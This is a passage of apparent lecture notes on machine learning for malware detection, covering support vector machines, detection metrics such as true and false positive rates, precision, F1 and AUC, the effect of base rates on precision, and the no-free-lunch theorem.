- Each tree trained differently for diverse perspectives



Support Vector Machines (SVMs)

Classification boundary (dark line) and margins (dashed lines) for linear SVM separating two classes (black and white points); squares represent support vectors



- Finds maximum-margin hyperplane separating classes
- Kernel trick allows non-linear boundaries
- Performs well in high-dimensional spaces
- Training complexity increases with dataset size

Evaluating Malware Detection Systems

Performance Metrics

- **True Positive Rate** (Sensitivity/Recall) : TPR = TP/(TP+FN)
- False Positive Rate: FPR = FP/(FP+TN)
- **Precision** (Positive Predictive Value): PPV = TP/(TP+FP)
- **F1 Score**: 2 · (PPV · TPR)/(PPV+TPR)
- Accuracy: ACC = (TP+TN)/(TP+TN+FP+FN)
- ROC Curve: Plots TPR against FPR at various thresholds
- AUC: Area under ROC Curve (higher is better)

F₁-Score

*F*₁-Score is defined as the <u>harmonic mean</u> of Precision and Recall:

 $\mathrm{F_1} = 2 \cdot \frac{\mathrm{PPV} \cdot \mathrm{TPR}}{\mathrm{PPV} + \mathrm{TPR}}$

Accuracy

Accuracy is the proportion of true results (both true positives and true negatives) among the total number of cases examined:

$$ACC = \frac{TP + TN}{TP + TN + FP + FN}$$

Base Rate Considerations

• Base rate: percentage of binaries that are actually malware

- Precision Base on Base Rate: PPV = (TPR·BR)/(TPR·BR + FPR(1-BR))
- Affects precision but not TPR/FPR
- Base rate fallacy: ignoring prevalence when interpreting test results

No-Free-Lunch Theorem

- No single ML algorithm works best across all scenarios
- Each algorithm has strengths and weaknesses
- Model selection requires understanding the problem domain